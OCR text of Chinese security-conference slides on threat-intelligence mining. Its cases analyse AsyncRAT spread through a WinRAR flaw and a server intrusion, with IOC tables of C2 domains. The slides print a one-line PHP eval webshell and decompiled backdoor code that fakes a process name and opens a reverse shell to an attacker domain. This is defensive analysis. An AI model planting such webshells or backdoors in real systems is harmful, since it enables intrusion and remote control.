

威胁情报挖掘浅谈

杨帆 斗象科技高级安全研究员



PART FOUR 威胁情报挖掘案例

PART THREE 威胁情报挖掘思路


PART ONE 不同视角下的 威胁情报挖掘 PART TWO 威胁情报挖掘基础

<	4	7	Cybe	各写 r Sec	군 全 urity	主创 Innov	新 ration	大 Sum	会 mit

PART ONE 不同视角下的威胁情报挖掘

不同视角下的漏洞情报挖掘








漏洞 or 情报

<	4	7	以 Cybe	各写 r Sec	マ urity	主创 Innov	新 ration	大 Sum	会 mit

PART TWO 威胁情报挖掘基础







提交情报 • 输入标题后,草稿每3分钟自动保存

"情报奖励计划"是微步在线为鼓励X情报社区的各位伙伴们,与我们一起共 千万现金!详情参见活动页面。

远控情报 应急响应情报 黑客团伙情报



类型	所属活动	当前状态	贡献值	
情报		被驳回	0	
情报		被驳回	0	

处理信息	备注
感谢您提交的反馈, 我已通知工作人员请耐心等待。	
您的反馈由工作人员接管,正在评估危害和影响。	
很遗憾您提交的漏洞超出了系统能理解的范围,事件自动关闭	该情报内部已经知晓,感谢支持



为什么需要威胁情报?


攻防不对等





威胁情报

关于IT或信息资产所面临的现有或潜在威胁的循证知识 包括情境、机制、指标、推论与可行建议 这些知识可为威胁响应提供决策依据



メルカ アンスカー メルカン アンスカー スカン アンス・アンス メンタン スカン スカン スカン スカン スカン スカン スカン スカン スカン スカ

网络安全创新大会 Cyber Security Innovation Summit

 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...

 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...

基础情报

威胁对象 情报

IOC情报

事件情报



技术情报

Who 威胁组织信息 Where

- 产品
- 业务
- 接口

How

- Oday漏洞
- 新型病毒、木马、 蠕虫
- 安全检测规则绕过
- 新型攻击方法

What

- 入侵事件/行为
- 拒绝服务攻击
- · 流量劫持
- 新型可利用工具、平台
- 伪冒集团业务系统

网络安全创新大会 Cyber Security Innovation Summit

业务情报

Who 威胁组织信息 Where

- 产品
- 业务

How

- 业务检测规则绕过
- 恶意行为
- 实名认证绕过
- 新型利用方法

What

- 敏感信息泄露
- 账号安全事件



	情报线索(5W2H)								
	重点关注-	核心线索(3W1H)	辅助线索						
Who	Where	How	What	When	How Much				
淮	在什么点	利用什么方法	做什么事	什么时间	什么原因	产生多大危害			

<	4			主创 Innov		

PART THREE 威胁情报挖掘思路

网络安全创新大会 Cyber Security Innovation Summit

前提: 广泛的信息来源

- 1. 恶意邮件、恶意终端文件、IPS/WAF 攻击日志、蜜罐攻击日志、其他来源
- 2. 入侵成功事件, 窃密、勒索、挖矿等
- 3. 黑客线索, APT、钓鱼、挖矿等

- 1. 各种破解论坛社区
- 2. 技术博客
- 3. 个别科技分享论坛
- 4. 薅羊毛网站、论坛、各种群
- 5. 某些二手交易平台
- 6. drakweb交易网站

建立自己的信息来源库

- 1、社交软件群+关键词监控
- 2、各种网站+RSS订阅/爬虫监控
- 3、各厂商对应业务活动发布页面监控
- 4、日常/社区提供的恶意样本分析





今天晚上12点,明天下午6点,京东茅台代抢,中奖几率 高,需要的私聊,坑位有限。

15:52

大润发代下, 高效毕业, 一手价格, 需要的联系, 如有冲 突请优先群主 助手.apk

autojs

发现: 2020/11/26 23:48:21 MD5: 505f3970fb123e168949630cb5bd7f03

包名: com.wuqing.np 程序名: 助手

- 🔼 良心视频剪辑软件-《威力导演19》同步
- □ 百度企业网盘提取码暴力破解工具 (12.
- 老牌经典压缩软件 WinRAR v6.00 正式
- 🛂 成人游戏传播后门病毒 小心BT种子下载
- 强大美观的视频播放器 Gom Player Plu
- 喜马拉雅音频下载软件



 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 ...
 .

.

准确性

时效性

相关性



助手.apk (

autojs

发现: 2020/11/26 23:48:21 MD5: 505f3970fb123e168949630cb5bd7f03

包名: com.wuqing.np 程序名: 助手

• 直接提交

- 技术层面--逆向破解--研究原理—分析对应C2/找到利用点--提出修复方案
- 业务层面--购买app资格--打入内部--争取代理--线索挖掘—分析相关团伙--提交情报

<	4				大 Sum	

PART FOUR 威胁情报挖掘案例

利用WinRAR漏洞盗取比特币的远控情报







利用winrar漏洞CVE-2018-20250 传播AsyncRAT远控木马



```
Thread. Sleep (2000):
    if (Operators, CompareString (Process, GetCurrentProcess
      O. MainModule, FileName, Settings, ClientFullPath, false) != 0)
        foreach (Process process in Process.GetProcesses())
         (process. MainWodule. FileName, Settings. ClientFullPath,
         false) == 0)
                    process. Kill();
            catch (Exception ex)
        using (FileStream fileStream = new FileStream
         (Settings, ClientFullPath, FileMode, Create))
            byte[] array = File.Read&llBytes
         (Process. GetCurrentProcess(). MainModule. FileName);
            fileStream. Write (array, 0, array. Length);
        Thread. Sleep (2000) ;
        Registry.CurrentUser.CreateSubKey("Software\\Microsoft\
        \Windows\\CurrentVersion\\Run\\"). SetValue (Path. GetFileName
         (Settings. ClientFullPath), Settings. ClientFullPath);
        Process. Start (Settings. ClientFullPath);
        Environment. Exit (0):
```





```
// Token: 0x06000019 RID: 25 RVA: 0x000025B4 File Offset: 0x000007B4
private static void SendIdentification()
   ComputerInfo computerInfo = new ComputerInfo();
    string text = string. Concat (new string[]
        computerInfo. OSFullName. Replace ("Microsoft", null),
        Environment. Is64BitOperatingSystem. ToString(). Replace ("False",
          "32bit"). Replace ("True", "64bit"),
        Environment. OSVersion. ServicePack. Replace ("Service Pack", "SP")
   1):
    Program. Send (new object []
        Helper. GetHash (Helper. ID ()),
        text,
        Settings. VER
```



指令RID	协议解析	备注	
0	Reflection		
1	RemoteDesktopOpen	开启远程桌面	
2	RemoteDesktopSend	远程桌面控制	
3	ErrorMassages		
4	ClientShutdown	远程关机	
5	ClientDelete	远程删除	
6	ClientUpdate	远程更新	
7	Reflection		
8	MsgReceived	接收消息	
9	Ping		



IOC (IP/Domain/URL)	IOC情报类型	上传样本
btc2agc.com	C2	02ab781a1c197d58b8a72963d5ddf6f31776c da2fa48d02bfe611030572c14d0
btc2agc.com	C2	1104bd34b6383a2f88a4fa21fd95814cf6a083 1a896f95ffda9212c554685de0
trytotrackme.pw	矿池	1e88b884d5598dbdea440efd4102ef226ff6f5 5a7267c1d4ae62a697c09ca446
trytotrackme.pw	矿池	9a54905a14b496bfe8197308edcae68bf31f42 f608fc42f3c7aef2f9ee7b8682

网络安全创新大会 Cyber Security Innovation Summit

一次服务器被入侵的应急响应事件分析

.

爆破进后 台

上传 webshell



提权



后门窃取 账号密码



ssh登陆



植入木马








C&C域名	域名注册商	注册时间	子域名
dsbxj.com	GoDaddy.com, LLC	2018-03-28	linux、rootkit、ddos、xj、 mail
xjdsbweb.com	GoDaddy.com, LLC	2018-03-28	ssh, powershell, zzz
xjsbweb.com	GoDaddy.com, LLC	2017-05-18	mail、mial、news、vpn、 xj-ddos
457467.com	GoDaddy.com, LLC	2015-08-12	img、zzz、yk、sb
455465.com	GoDaddy.com, LLC	2015-08-12	jj、qq、tt、xz、yk

一次服务器被入侵的应急响应事件分析





亚太开举

爱彩登陆

作人员告诉记者,目前市面上所谓"儿童食品"并没有专门的生产标准,带有"儿童……www.g>

500万彩票网-500章彩网首网-中国竞彩网

pc蛋蛋预测数字 【世界杯指定平台】

森马平台登录

「いい」 command信用台注册

ChinesePremierLiKeqiangspeakswithglobalcorporateleadersattheAnnualMeetingoftheNewChampionsofthe... 评论: 6749 点击: 23536

万利平台主页

万利彩平台登录吴泰的声音里透露出一丝无奈,"那么多人的钱都打了水漂,谁也不会甘心,我们总抱着希望… www.tsjx 2018-6-10 - 快照



一次服务器被入侵的应急响应事件分析

webshell

```
include "../include/public_connect.php";
Geval($_POST['dsakldsadas']);
//session_start();
header ("Content-Type: image/png");
$ip=$_SERVER['REMOTE_ADOR'];
```



```
void fastcall noreturn main(signed int a1, char **a2, char **a3)
 size t v3; // rax@1
 size t v4; // rax@2
 signed int i; // [sp+1Ch] [bp-4h]@1
 signal(17, (__sighandler_t)1);
 chdir("/");
 u3 = strlen(*a2);
                                             // 伪装进程名称为nfsiod
 strncpy(*a2, "[nfsiod]", v3);
 for (i = 1; i < a1; ++i)
   v4 = strlen(a2[i]);
   memset(a2[i], 32, v4);
 if ( fork() )
   exit(0);
 while ( fork() )
   sleep(0xFu);
                                             // 反弹shell到zzz.457467.com的17103端口
 sub_400994("zzz.457467.com", 17103LL);
 exit(0);
```





IOC (IP/Domain/URL)	IOC情报类型	上传样本
dsbxj.com	C2	c679600b75c6e84b53f4e6e21f3acbec1621c38940c8f3756d0b027 c7a058d9c
xjdsbweb.com	C2	db70ec3ed94c21c67a7be212fbb9c034314148c99b3ff6060a17cdc 3d4506c6a
xjsbweb.com	矿池	e8514aa55ac2e893f5142125bda6aed40c21ebec9dc367fbe4cb92a 54fe56f79
457467.com	矿池	79f0198f380d9ea2af169489075ce366be07fd23e381878ab1e4c11 710ab5de8
455465.com	Malware	f2e369ca32e375235b15cafd87c15325660a2e383db61248b026cf1 4bf90c0a1



A平台充值刷取某支付会员积分

充值刷取 会员... 漏洞

修复中

30

36

2017年08月05日 ...








网络安全创新大会 Cyber Security Innovation Summit

某会员优惠规则不完善, 可多次使用










某电商双9折北京消费券叠加使用导致大批量薅羊毛
















THANKS